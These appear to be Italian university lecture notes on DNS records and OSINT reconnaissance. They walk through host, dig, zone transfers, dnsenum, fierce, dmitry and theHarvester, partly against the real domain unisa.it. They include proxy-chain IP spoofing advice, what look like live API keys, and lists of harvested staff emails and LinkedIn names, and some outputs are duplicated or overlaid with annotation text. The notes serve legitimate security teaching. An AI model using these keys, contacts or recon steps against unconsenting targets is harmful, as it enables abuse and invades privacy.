
Si può notare che l'unità amministrativa che gestisce il dominio `.it` abbia deciso di delegare il controllo del proprio sottodominio `unisa.it` a un'altra entità amministrativa, rendendo quindi la gestione di questi due domini indipendenti. Questo ragionamento si applica anche per il sottodominio `di.unisa.it` e `mit.edu`.

Name Server e Zone

I server **DNS** (Name Server) che memorizzano le informazioni relative ad un'intera zona, necessari per fare le due operazioni di traduzioni, sono detti **autoritativi** per tale zona. Di solito, più di un *Name Server* è autoritativo per la stessa zona, assicurando ridondanza e bilanciamento del carico.

Se per una determinata zona, ci fosse soltanto un *Name Server* e questo non funzionasse a causa di un attacco *DDoS*, nessuno sarebbe in grado di risolvere la traduzione da nome a indirizzo IP e viceversa.

Allo stesso tempo, un singolo *Name Server* può essere autoritativo per più zone.



Ci sono due tipi di *Name Server*:

- 1. Name Server Autoritativi** (o Name Server Primari): memorizzano informazioni relative ad un'intera zona, quindi, effettuano operazioni di traduzione per questa zona, e possono essere:
 - Master**: dove i dati sono inseriti o modificati;
 - Slave**: dove i dati sono replicati in maniera automatica (per garantire ridondanza).
- 2. Name Server di Caching** (o Name Server Secondari): memorizzano i dati ottenuti da un *Name Server Autoritativo* per garantire la **perfomance**. Viene utilizzato quando si vuole permettere la risoluzione di dominio anche per i *border router* della rete, quindi per implementare meccanismi di *content delivery network* e quanto altro.

Per poter interoperare tra loro, i *Name Server* utilizzano le informazioni memorizzate nei **Record DNS**.

Abbiamo diversi tipi di *record DNS* tra cui:

SOA	<i>Start Of Authority</i>	Definisce informazioni su una <i>DNS zone</i> , ad esempio: <ul style="list-style-type: none"> E-mail dell'amministratore del dominio; Numero seriale del dominio; Timer relativi all'aggiornamento della zona; Timer relativi alla scadenza delle <i>cache DNS</i>; etc...
-----	---------------------------	--

NS	Name Server Record	Name Server autoritativi per una determinata zona.
A	IPv4 Address Record	Stabilisce il <i>forward mapping</i> da nomi a indirizzi IPv4.
AAAA	IPv6 Address Record	Stabilisce il <i>forward mapping</i> da nomi a indirizzi IPv6.
MX	Mail Exchange Record	Indica quali server di posta sono responsabili dell'accettazione di messaggi e-mail in arrivo per un determinato dominio e dove le e-mail inviate a tale dominio devono essere instradate.
CNAME	Canonical Name	Usato come alias per un altro nome di dominio.
CAA	Certification Authority Authorization	
PTR	Pointer record	Puntatore ad un <i>Canonical Name</i> . Usato per effettuare reverse mapping.
TXT	Text record	Originariamente introdotto per inserire dati testuali <i>human-readable</i> in un <i>record DNS</i> . Fornisce un modo per espandere le informazioni fornite tramite <i>DNS</i> .

Comando host

Mediante il comando **host** è possibile ottenere gli indirizzi IP associati ad un determinato *hostname* (e viceversa). Se il parametro passato al comando **host** è un *hostname*, tale comando permette di realizzare un **forward mapping**, invece, se è un *indirizzo IP*, permette di realizzare un **reverse mapping**.

Digitando il seguente comando `host hackthissite.org` (host di testing che permette di esercitarsi con strumenti per l'ethical hacking) viene effettuato un *forward mapping*. Quindi, come risultati vediamo una serie di informazioni che definiscono gli indirizzi IP per l'*hostname* considerato.

```
root@kali:~# host hackthissite.org
hackthissite.org has address 137.74.187.104
hackthissite.org has address 137.74.187.100
hackthissite.org has address 137.74.187.103
hackthissite.org has address 137.74.187.101
hackthissite.org has address 137.74.187.102
hackthissite.org has IPv6 address 2001:41d0:8:ccd8:137:74:187:100
hackthissite.org has IPv6 address 2001:41d0:8:ccd8:137:74:187:102
hackthissite.org has IPv6 address 2001:41d0:8:ccd8:137:74:187:103
hackthissite.org has IPv6 address 2001:41d0:8:ccd8:137:74:187:101
hackthissite.org has IPv6 address 2001:41d0:8:ccd8:137:74:187:104
hackthissite.org mail is handled by 10 aspmx.l.google.com.
hackthissite.org mail is handled by 20 alt1.aspmx.l.google.com.
hackthissite.org mail is handled by 20 alt2.aspmx.l.google.com.
hackthissite.org mail is handled by 30 aspmx2.googlemail.com.
hackthissite.org mail is handled by 30 aspmx3.googlemail.com.
hackthissite.org mail is handled by 30 aspmx4.googlemail.com.
hackthissite.org mail is handled by 30 aspmx5.googlemail.com.
root@kali:~#
```

Di default, tale comando mostra tre tipi di *record DSN*: **A**, **AAAA** e **MX**.

Se si prendono i primi quattro record del risultato stampato, notiamo che sono degli indirizzi **IPv4** associati a varie macchine e fanno parte nella categoria **A**.

```
root@kali:~# host hackthissite.org
hackthissite.org has address 137.74.187.104
hackthissite.org has address 137.74.187.100
hackthissite.org has address 137.74.187.103
hackthissite.org has address 137.74.187.101
hackthissite.org has address 137.74.187.102
hackthissite.org has IPv6 address 2001:41d0:8:cccd8:137:74:187:100
hackthissite.org has IPv6 address 2001:41d0:8:cccd8:137:74:187:102
hackthissite.org has IPv6 address 2001:41d0:8:cccd8:137:74:187:103
hackthissite.org has IPv6 address 2001:41d0:8:cccd8:137:74:187:101
hackthissite.org has IPv6 address 2001:41d0:8:cccd8:137:74:187:104
hackthissite.org mail is handled by 10 aspmx.l.google.com.
hackthissite.org mail is handled by 20 alt1.aspmx.l.google.com.
hackthissite.org mail is handled by 20 alt2.aspmx.l.google.com.
hackthissite.org mail is handled by 30 aspmx2.googlemail.com.
hackthissite.org mail is handled by 30 aspmx3.googlemail.com.
hackthissite.org mail is handled by 30 aspmx4.googlemail.com.
hackthissite.org mail is handled by 30 aspmx5.googlemail.com.
root@kali:~#
```

Da notare che la presenza di quattro macchine può essere attribuito ai seguenti aspetti: garantire la consegna veloce dei dati, ovvero mettere macchine più vicini agli utenti che fanno richiesta (riprende il concetto di trasparenza di migrazioni), oppure qualora uno di queste macchine andasse in down ci saranno le restanti ad erogare i servizi, garantendo, quindi, l'erogazione continua.

I prossimi 4 risultati denotano gli indirizzi **IPv6** e fanno parte nella categoria **AAAA**.

```
root@kali:~# host hackthissite.org
hackthissite.org has address 137.74.187.104
hackthissite.org has address 137.74.187.100
hackthissite.org has address 137.74.187.103
hackthissite.org has address 137.74.187.101
hackthissite.org has address 137.74.187.102
hackthissite.org has IPv6 address 2001:41d0:8:cccd8:137:74:187:100
hackthissite.org has IPv6 address 2001:41d0:8:cccd8:137:74:187:102
hackthissite.org has IPv6 address 2001:41d0:8:cccd8:137:74:187:103
hackthissite.org has IPv6 address 2001:41d0:8:cccd8:137:74:187:101
hackthissite.org has IPv6 address 2001:41d0:8:cccd8:137:74:187:104
hackthissite.org mail is handled by 10 aspmx.l.google.com.
hackthissite.org mail is handled by 20 alt1.aspmx.l.google.com.
hackthissite.org mail is handled by 20 alt2.aspmx.l.google.com.
hackthissite.org mail is handled by 30 aspmx2.googlemail.com.
hackthissite.org mail is handled by 30 aspmx3.googlemail.com.
hackthissite.org mail is handled by 30 aspmx4.googlemail.com.
hackthissite.org mail is handled by 30 aspmx5.googlemail.com.
root@kali:~#
```

I restanti sono dei server responsabili della gestione delle e-mail relative al dominio considerato e fanno parte della categoria **MX**.

```
root@kali:~# host hackthissite.org
hackthissite.org has address 137.74.187.104
hackthissite.org has address 137.74.187.100
hackthissite.org has address 137.74.187.103
hackthissite.org has address 137.74.187.101
hackthissite.org has address 137.74.1
hackthissite.org has IPv6 address 200 Server responsabili della
hackthissite.org has IPv6 address 200 gestione delle e-mail relative al
hackthissite.org has IPv6 address 200 dominio hackthissite.org
hackthissite.org has IPv6 address 200 (Record MX)
hackthissite.org has IPv6 address 200_
hackthissite.org mail is handled by 10 aspmx.l.google.com.
hackthissite.org mail is handled by 20 alt1.aspmx.l.google.com.
hackthissite.org mail is handled by 20 alt2.aspmx.l.google.com.
hackthissite.org mail is handled by 30 aspmx2.googlemail.com.
hackthissite.org mail is handled by 30 aspmx3.googlemail.com.
hackthissite.org mail is handled by 30 aspmx4.googlemail.com.
hackthissite.org mail is handled by 30 aspmx5.googlemail.com.
root@kali:~#
```

Se si vuole che tale comando pubblichi anche altri tipi di record, si potrebbe digitare:

```
host -a hackthissiste.org
```

Se si vuole invece effettuare l'operazione di **Reverse Lookup**, si passa come parametro un *indirizzo IP*.

Quindi, digitando il seguente comando: **host** 137.74.187.102, avremo il seguente risultato:

```
root@kali:~# host 137.74.187.102
102.187.74.137.in-addr.arpa domain name pointer hackthissite.org.
root@kali:~#
```

È possibile controllare se un determinato dominio utilizza un **Content Delivery Network** (CDN).

```
host www.nike.com
```

```
root@kali:~# host www.nike.com
www.nike.com is an alias for www-geo.nike.com.akadns.net.
www-geo.nike.com.akadns.net is an alias for www.nike.com.akadns.net.
www.nike.com.akadns.net is an alias for ev-cn.nike.com.edgekey.net.
ev-cn.nike.com.edgekey.net is an alias for ev-cn.nike.com.edgekey.net.globalredir.akadns.net.
ev-cn.nike.com.edgekey.net.globalredir.akadns.net is an alias for e2785.x.akamaiedge.net.
e2785.x.akamaiedge.net has address 2.22.19.97
root@kali:~#
```

```
host www.microsoft.com
```

```
root@kali:~# host www.microsoft.com
www.microsoft.com is an alias for www.microsoft.com-c-3.edgekey.net.
www.microsoft.com-c-3.edgekey.net is an alias for www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net.
www.microsoft.com-c-3.edgekey.net.globalredir.akadns.net is an alias for e13678.dsdp.akamaiedge.net.
e13678.dsdp.akamaiedge.net has address 2.23.106.83
e13678.dsdp.akamaiedge.net has IPv6 address 2001:41a8:26:1a3::356e
e13678.dsdp.akamaiedge.net has IPv6 address 2001:41a8:26:187::356e
root@kali:~#
```

Mediante tale comando è possibile effettuare un **DNS Zone Transfer** (ZT).

Si tratta di un meccanismo usato per replicare un database *DNS* da Master Name Server verso uno Slave Name Server. Senza questo meccanismo, gli amministratori del server *DNS* dovrebbero aggiornare ciascun server *DNS* separatamente. Questa operazione viene concessa soltanto agli *slave* autenticati presso il *master* in quanto se non fosse realizzato questo meccanismo di autenticazione potrebbe permettere agli attaccanti di recuperare informazioni sensibili, come gli *host* che non sono pubblicamente disponibili (ovvero indirizzi IP privati che vengono utilizzati soltanto all'interno dell'asset).

Di conseguenza, non viene consentito l'esecuzione di tale esecuzione da *hostname* arbitrari e qualunque *server DNS* che permette ciò è mal configurato o contiene dei bug. Per poter simulare tale trasferimento di zona, utilizziamo un servizio *DNS* vulnerabile by design zonetrasfer.me.

Si effettuano i seguenti passaggi per poter simulare ZT:

1. si individuano i *Master Name Server* (mediante il parametro **-ns**) associati al dominio zonetrasfer.me: **host -t** zonetrasfer.me

```
root@kali:~# host -t ns zonetrasfer.me
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
```

I *Master Name Server* associati al dominio zonetrasfer.me sono:

- nsztm1.digi.ninja
- nsztm2.digi.ninja

2. richiediamo di effettuare uno ZT, simulando di essere uno *Slave Name Server*:

```
host -l zonetrasfer.me nsztm1.digi.ninja.
```

```
root@kali:~# host -l zonetrasfer.me nsztm1.digi.ninja
Using domain server:
Name: nsztm1.digi.ninja
Address: 34.225.33.2#53
Aliases:

zonetransfer.me has address 217.147.177.157
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
157.177.147.217.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransfer.me.
asfdbbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
```

Comando dig

Mediante il comando **dig** è possibile effettuare interrogazioni *DNS* ed è più flessibile rispetto al comando **host**. **Dig** è largamente utilizzato per la diagnostica di networking e per attività di analisi e istruzione. Può essere utilizzato in **modalità interattiva**, a riga di comando, oppure in **modalità batch**.

Supporta le richieste secondo lo standard **Internationalized Domain Name (IDN)**.

La funzione di **dig** è la stessa di **nslookup**.

```
root@kali:~# dig hackthissite.org

; <>> DiG 9.11.5-P1-1-Debian <>> hackthissite.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18851
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 5, ADDITIONAL: 11

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;hackthissite.org.      IN      A

;; ANSWER SECTION:
hackthissite.org.    3426    IN      A      137.74.187.104
hackthissite.org.    3426    IN      A      137.74.187.101
hackthissite.org.    3426    IN      A      137.74.187.103
hackthissite.org.    3426    IN      A      137.74.187.100
hackthissite.org.    3426    IN      A      137.74.187.102
```

```
; AUTHORITY SECTION:
hackthissite.org.    3426    IN      NS      h.ns.buddyns.com.
hackthissite.org.    3426    IN      NS      j.ns.buddyns.com.
hackthissite.org.    3426    IN      NS      c.ns.buddyns.com.
hackthissite.org.    3426    IN      NS      f.ns.buddyns.com.
hackthissite.org.    3426    IN      NS      g.ns.buddyns.com.

;; ADDITIONAL SECTION:
c.ns.buddyns.com.   56936   IN      A      88.198.106.11
c.ns.buddyns.com.   56936   IN      AAAA   2a01:4f8:d12:d01::10:4
f.ns.buddyns.com.   56945   IN      A      103.6.87.125
f.ns.buddyns.com.   56945   IN      AAAA   2403:2500:4000::f3e
g.ns.buddyns.com.   102509  IN      A      107.181.178.180
g.ns.buddyns.com.   102509  IN      AAAA   2607:f7a0:a:23::3
h.ns.buddyns.com.   56936   IN      A      119.252.20.56
h.ns.buddyns.com.   56936   IN      AAAA   2401:1400:1:1201:0:1:7853:1a5
j.ns.buddyns.com.   56945   IN      A      185.34.136.178
j.ns.buddyns.com.   56945   IN      AAAA   2a00:dcc7:d3ff:88b2::1

;; Query time: 3 msec
;; SERVER: 193.205.160.3#53(193.205.160.3)
;; WHEN: mar feb 19 11:09:01 EST 2019
;; MSG SIZE  rcvd: 439

root@kali:~#
```

Comando dnsenum

Questo comando è davvero molto potente in quanto permette di raccogliere informazioni:

- *indirizzi IP* associati ad un dominio;
- *DNS* associati ad un dominio;
- *record MX* associati ad un dominio;
- ottenere i nomi di sottodomini tramite tecniche di *Brute Force* usando una lista di nomi fornita in input. Su questa funzionalità, Kali ne fornisce 2 principalmente: `dns.txt` che contiene circa 1480 nomi di sottodominio, `dns-big.txt` che contiene circa 267 mila nomi di sottodominio;
- effettua *Zone Transfer* (in automatico);
- individua i blocchi di rete /24 appartenenti ad un dominio;
- effettuare *reverse lookup* sugli indirizzi IP appartamenti a tali blocchi;
- usare i thread per processare differenti query.

```
root@kali:~# dnsenum zonetransfer.me
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4

----- zonetransfer.me -----

Host's addresses:
zonetransfer.me.          6691   IN   A    5.196.105.14
                                         |
                                         | Indirizzo IP
                                         | associato al
                                         | dominio

Name Servers:
nsztm1.digi.ninja.        10299  IN   A    81.4.108.41
nsztm2.digi.ninja.        10799  IN   A    34.225.33.2
                                         |
                                         | Name Server
                                         | associati al
                                         | dominio
```

```
Mail (MX) Servers:
ASPMX5.GOOGLEMAIL.COM.     292    IN   A    173.194.202.26
ASPMX3.GOOGLEMAIL.COM.     292    IN   A    172.217.194.27
ASPMX4.GOOGLEMAIL.COM.     292    IN   A    108.177.97.27
ALT1.ASPMX.L.GOOGLE.COM.   292    IN   A    209.85.233.27
ALT2.ASPMX.L.GOOGLE.COM.   292    IN   A    172.217.194.27
ASPMX.L.GOOGLE.COM.        292    IN   A    64.233.166.27
ASPMX2.GOOGLEMAIL.COM.     292    IN   A    209.85.233.27

Trying Zone Transfers and getting Bind Versions:
Trying Zone Transfer for zonetransfer.me
zonetransfer.me.           300    IN   MINFO      0
zonetransfer.me.           301    IN   TXT       (
zonetransfer.me.           7200   IN   MX        0
zonetransfer.me.           7200   IN   MX        10
zonetransfer.me.           7200   IN   MX        10
zonetransfer.me.           7200   IN   MX        20
```

Output parziale ZT	Info.zonetransfer.me.	7200	IN	TXT	(
	internal.zonetransfer.me.	300	IN	NS	intns1.zonetransfer.me.
	sfer.me.				
	internal.zonetransfer.me.	300	IN	NS	intns2.zonetransfer.me.
	sfer.me.				
	intns1.zonetransfer.me.	300	IN	A	81.4.108.41
	intns2.zonetransfer.me.	300	IN	A	167.88.42.94
	office.zonetransfer.me.	7200	IN	A	4.23.39.254
	ipv6actnow.org.zonetransfer.me.	7200	IN	AAAA	2001:67c:2e8:11::c100:1332
	owa.zonetransfer.me.	7200	IN	A	207.46.197.32
	robinwood.zonetransfer.me.	302	IN	TXT	"Robin"
	rp.zonetransfer.me.	321	IN	RP	(
	sip.zonetransfer.me.	3333	IN	NAPTR	(
	sql1.zonetransfer.me.	300	IN	TXT	"
	sshock.zonetransfer.me.	7200	IN	TXT	"()
	staging.zonetransfer.me.	7200	IN	CNAME	www.sydneyoperahouse.com.
	alltcpportsopen.firewall.test.zonetransfer.me.	301	IN	A	127.0.0.1
	testing.zonetransfer.me.	301	IN	CNAME	www.zonetransfer.me.
	vpn.zonetransfer.me.	4000	IN	A	174.36.59.154

dnsenum zonetransfer.me



Output parziale

```
Brute forcing with /usr/share/dnseenum/dns.txt:
[...]
zonetransfer.me class C netranges:
[...]
4.23.39.0/24
5.196.105.0/24
52.91.28.0/24
74.125.206.0/24
81.4.108.0/24
143.228.181.0/24
167.88.42.0/24
174.36.59.0/24
202.14.81.0/24
207.46.197.0/24
[...]
N. N. N. H.

Brute-force mediante una wordlist per individuare indirizzi IP ed hostname
10 blocchi /24, ciascun blocco è costituito da 256 indirizzi IP
N. = Network
H. = Host
```

```
Performing reverse lookup on 2560 ip addresses:
[...]
0 results out of 2560 IP addresses.

zonetransfer.me ip blocks:
[...]
done.
root@kali:~#
```

Un ulteriore esempio effettuato sull'asset unisa.it, è presente sulle slide del professore Castiglione : Argomento 6 - Information Gathering - Parte 2 dalla slide 54 fino alla 62.

Comando **fierce**

Uno strumento molto utile, in quanto utilizza diverse tecniche per trovare gli indirizzi IP ed i sottodomini di un determinato dominio. In particolare, per trovare i nomi dei sottodomini utilizza una **wordlist** (dizionario) fornita in input dall'utente. Una particolarità molto utile è che permette di individuare anche gli spazi di indirizzamento IP non contigui.

Un esempio di questo comando è il seguente: **fierce --domain unisa.it**

```
root@kali:~# fierce --wide --domain unisa.it
NS: ns1.garr.net. dns-001.unisa.it. ns.unisa.it
SOA: ns.unisa.it. (193.205.160.3)
Zone: failure
Wildcard: failure
Found: abc.unisa.it. (193.205.160.14)
Nearby:
{'193.205.160.10': 'smtp1.unisa.it.',
 '193.205.160.11': 'esa-mx-2.unisa.it.',
 '193.205.160.12': 'cluster-idm.unisa.it.',
 '193.205.160.129': 'virtual.unisa.it.',
 '193.205.160.13': 'cluster-db.unisa.it.',
 '193.205.160.130': 'esse3web.unisa.it.',
 '193.205.160.131': 'testwebradio.unisa.it.',
 '193.205.160.133': 'dns-002.unisa.it.',
 '193.205.160.134': 'pino.unisa.it.',
 '193.205.160.135': 'gre-pino.unisa.it.',
 '193.205.160.136': 'baobab.unisa.it.',
 '193.205.160.137': 'papaja.unisa.it.',
 '193.205.160.138': 'dns-003.unisa.it.',
 '193.205.160.139': 'dns-001.unisa.it.',
 '193.205.160.14': 'srv-002.unisa.it.',
 '193.205.160.140': 'test3.unisa.it.',
 '193.205.160.141': 'cedro.unisa.it.',
 '193.205.160.142': 'test1.unisa.it.',
```

DNS per unisa.it

Tentativo fallito di
DNS Zone Transfer

Sottodomini di
unisa.it

```
Found: antivirus.unisa.it. (193.205.160.152)
Found: auth.unisa.it. (193.205.185.6)
Nearby:
{'193.205.185.1': 'portaleappalti.unisa.it.',
 '193.205.185.10': 'www.edisu.sa.it.',
 '193.205.185.11': 'webmail-2.unisa.it.',
 '193.205.185.12': 'hd.unisa.it.',
 '193.205.185.13': 'traced.unisa.it.',
 '193.205.185.14': 'tracedlinux.unisa.it.',
 '193.205.185.15': 'openproject.unisa.it.',
 '193.205.185.16': 'universiade.unisa.it.',
 '193.205.185.17': 'adisu-sistemi.unisa.it.',
 '193.205.185.18': 'www4.unisa.it.',
 '193.205.185.19': 'wrstreaming.unisa.it.',
 '193.205.185.2': 'appalti-bo.unisa.it.',
 '193.205.185.23': 'elearning.test.unisa.it.',
 '193.205.185.24': 'bproxy.unisa.it.',
 '193.205.185.3': 'archibus.unisa.it.',
 '193.205.185.5': 'musa-as.unisa.it.',
 '193.205.185.6': 'auth.unisa.it.',
 '193.205.185.8': 'simu.unisa.it.',
 '193.205.185.9': 'auth-test.unisa.it.'}
Found: beta.unisa.it. (193.205.185.20)
Found: cd.unisa.it. (193.205.185.20)
Found: cert.unisa.it. (192.41.218.27)
Nearby:
{'192.41.218.1': 'udsab.dia.unisa.it.',
 '192.41.218.10': 'capri.dia.unisa.it.',
```

Sottodomini di
unisa.it

Comando **Dmitry**

Deepmagic Information Gathering Tool è uno strumento che ha diverse applicazioni nell'analisi dei *record DNS*. È uno strumento in grado di raccogliere le informazioni di un determinato dominio molto velocemente e con grande precisione. È quindi una sorta di aggregatore di strumenti.

Tra le varie informazioni più importanti che è possibile trovare abbiamo:

- Record *WHOIS*;
- Informazioni sul dominio;
- Sottodomini;
- Indirizzi e-mail associati al dominio;
- Lookup;
- e molto altro.

Un esempio fatto sul dominio `unisa.it`: `dmitry -iwnse unisa.it`



```
root@kali:~# dmitry -iwnse unisa.it
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:193.205.185.20
HostName:unisa.it

Gathered Inet-whois information for 193.205.185.20

inetnum:          193.205.160.0 - 193.205.191.255
netname:          UNISA-CAMPUS-NET
descr:            Università degli Studi di Salerno
country:          IT
admin-c:          FR7236-RIPE
tech-c:           GL965-RIPE
tech-c:           SF12137-RIPE
PA
remarks:          This prefix is statically assigned
remarks:          To notify abuse mailto: cert@garr.it
remarks:          GARR - Italian academic and research network
mnt-by:           GARR-LIR
```

Informazioni sul dominio

```
Gathered Inic-whois information for unisa.it

Domain:          unisa.it
Status:          ok
Signed:          no
Created:         1996-01-29 00:00:00
Last Update:    2020-02-14 00:56:42
Expire Date:    2021-01-29

Registrant
Organization:   Universita' di Salerno
Address:        Universita' di Salerno
Baronissi
84081
SA
IT
Created:        2007-03-01 10:47:03
e:              2011-03-24 11:01:07

Admin Contact
Name:            Giuseppe Cattaneo
Address:         Universita' di Salerno
```

**Alcuni sottodomini
di unisa.it**

Gathered Netcraft information for unisa.it

Retrieving Netcraft.com information for unisa.it
Netcraft.com Information gathered

Gathered Subdomain information for unisa.it

Searching Google.com:80 ...
HostName:www.unisa.it
HostIP:193.205.185.20
HostName:pec.unisa.it
HostIP:127.0.0.1
HostName:web.unisa.it
HostIP:193.205.185.20
HostName:www.di.unisa.it
HostIP:193.205.185.20
HostName:Di.unisa.it
HostIP:192.41.218.193
HostName:www.cla.unisa.it

Gathered E-Mail information for unisa.it

Searching Google.com:80 ...
lpassegg@unisa.it
pcapuano@unisa.it
plongo@unisa.it
proretto@unisa.it
auletta@unisa.it
neri@unisa.it
ecaracciolo@unisa.it
llionetti@unisa.it
vvitale@unisa.it
fbasile@unisa.it
rettore@unisa.it
l.rizzo@unisa.it

Alcune e-mail relative ad unisa.it

```
dericca@unisa.it
gmarsico@unisa.it
segrrett@unisa.it
amarabotti@unisa.it
luchini@unisa.it
caip2019@unisa.it
robttag@unisa.it
rorrico@unisa.it
cdipietr@unisa.it
alieto@unisa.it
raffaele@unisa.it
direttorecla@unisa.it
auletta@dia.unisa.it
Searching Altavista.com:80 ...
Found 34 E-Mail(s) for host unisa.it, Searched 0 pages containing 0 results

All scans completed, exiting
root@kali:~#
```

Alcune e-mail relative ad unisa.it

5.7 Raccolta di Informazioni mediante Crawler

I motori di ricerca (non quelli che intendiamo comunemente, come Google o Bing) sono strumenti che permettono di raccogliere informazioni *OSINT* interrogando diverse basi di conoscenza. Queste informazioni possono provenire da varie fonti (Google, Bing, social network, ecc...) e possono essere di vario tipo (informazioni di dominio, indirizzi e-mail, documenti, metadati relativi a documenti, ecc...).

Talvolta richiedono una sottoscrizione per poter accedere alle informazioni complete: infatti se interroghate in maniera passiva o troppo frequente potrebbero attuare dei meccanismi di blocco, restituendo messaggi di errore o blocchi, che impediscono il corretto ottenimento di tutte le informazioni.

Alcune possibili soluzioni per ovviare a questo problema sono:

- ripetere l'esecuzione degli strumenti dopo un po' di tempo;
- eseguire gli strumenti tramite meccanismi di spoofing dell'indirizzo IP, utilizzando proxy chain in modalità *round-robin*;
- diminuire il numero e la frequenza di query parallele effettuate dagli strumenti.

Il comportamento di questi strumenti non è riproducibile e dipende da numerosi fattori, infatti ripetendo più volte l'esecuzione, anche utilizzando gli stessi parametri, si potrebbero ottenere risultati diversi ad ogni nuova esecuzione degli strumenti stessi. Per questo motivo è consigliabile utilizzare più di uno strumento.

theHarvester

theHarvester è uno strumento potentissimo che permette di raccogliere informazioni *OSINT* da varie fonti, tra cui Google, Bing, Baidu, Yandex, Linkedin, Twitter, ecc...

Alcune fonti richiedono una sottoscrizione. **theHarvester** è disponibile nativamente su *Kali Linux* e permette di raccogliere informazioni sia in **maniera passiva** (consultando servizi di terze parti), sia in **maniera attiva** (interrogando in maniera diretta l'asset in analisi), a seconda delle fonti di informazione utilizzate.

- Alcune fonti **passive** di informazione:
 - Google;
 - Bing;
 - LinkedIn;
 - Twitter;
 - Yahoo;
 - VirusTotal;
- Alcune fonti **attive** di informazione:
 - **DNS brute force**: raccolta di informazioni sui *record DNS* basata su brute force con l'utilizzo di una *wordlist*;
 - **DNS reverse lookup**: *reverse lookup* di IP scoperti per trovare nomi degli host.

Le fonti di informazioni che utilizza **theHarvester** sono chiamate **moduli** e provengono da terze parti.

Alcune di esse richiedono una **licenza** (API keys) per poter funzionare, per cui prima di utilizzare *theHarvester* su tali fonti è necessario registrarsi presso di esse:

- ***bing***: motore di ricerca di Microsoft, accesso tramite API;
 - ***hunter***: motore di ricerca di Hunter;
 - ***intelx***: motore di ricerca di Intelx;
 - ***securityTrails***: archivio di *DNS* storici più grande al mondo.

La licenza per ciascun modulo può essere impostata nel file `api-keys.yaml`:

```
api-keys.yaml

apikeys:
  bing:
    key:
  github:
    key:
  hunter:
    key:
  intelx:
    key: 9df61df0-84f7-4dc7-b34c-8ccfb8646ace
  securityTrails:
    key:
  shodan:
    key: oCiMsgM6rQWqiTvPxFHYcExlZgg7wvTt
  spyse:
    key:
```

Per utilizzare *theHarvester* basta digitare il comando `theHarvester`:

```
-S START, --start START
                        Start with result number X, default=0.
-g, --google-dork      Use Google Dorks for Google search.
-p, --proxies          Use proxies for requests, enter proxies in
                        proxies.yaml.
-s, --shodan           Use Shodan to query discovered hosts.
--screenshot Screenshot
                        Take screenshots of resolved domains specify output
                        directory: --screenshot output_directory
-v, --virtual-host     Verify host name via DNS resolution and search for
                        virtual hosts.
-e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup.
-t DNS_TLD, --dns-tld DNS_TLD
                        Perform a DNS TLD expansion discovery, default
                        False.
-r, --take-over        Check for takeovers.
-n, --dns-lookup       Enable DNS server lookup, default False.
-c, --dns-brute        Perform a DNS brute force on the domain.
-f FILENAME, --filename FILENAME
                        Save the results to an XML and JSON file.
-b SOURCE, --source SOURCE
                        anubis, baidu, bing, binaryedge, bingapi,
                        bufferoverun, censys, certspotter, crtsh,
                        dnsdumpster, duckduckgo, fullhunt, github-code,
                        google, hackertarget, hunter, intelx, linkedin,
                        linkedin_links, n45ht, omnisint, otx, pentesttools,
                        projectdiscovery, qwant, rapiddns, rocketreach,
                        securityTrails, spyse, sublist3r, threatcrowd,
                        threatminer, trello, twitter, urlscan, virustotal,
                        yahoo, zoomeye
```

Vediamo alcuni esempi di utilizzo. Nel primo esempio voglio cercare su *LinkedIn* tutte le informazioni riguardanti *Apple*:

```
$ theHarvester -d apple -b linkedin

[*] Target: apple
    Searching 100 results.
    Searching 200 results.
    Searching 300 results.
    Searching 400 results.
    Searching 500 results.
[*] Searching LinkedIn.
...
[*] LinkedIn Users found: 373

-----
Aaron Gagnon - Chief Audit Executive
Aaron Raphael
Abdou Ngom
Adam Rousar - Account Manager
Adrian Hunt - Market Director
Ahmed Ali - Brand Manager
Al Jose - Incubation PM
Alan Carlton
```

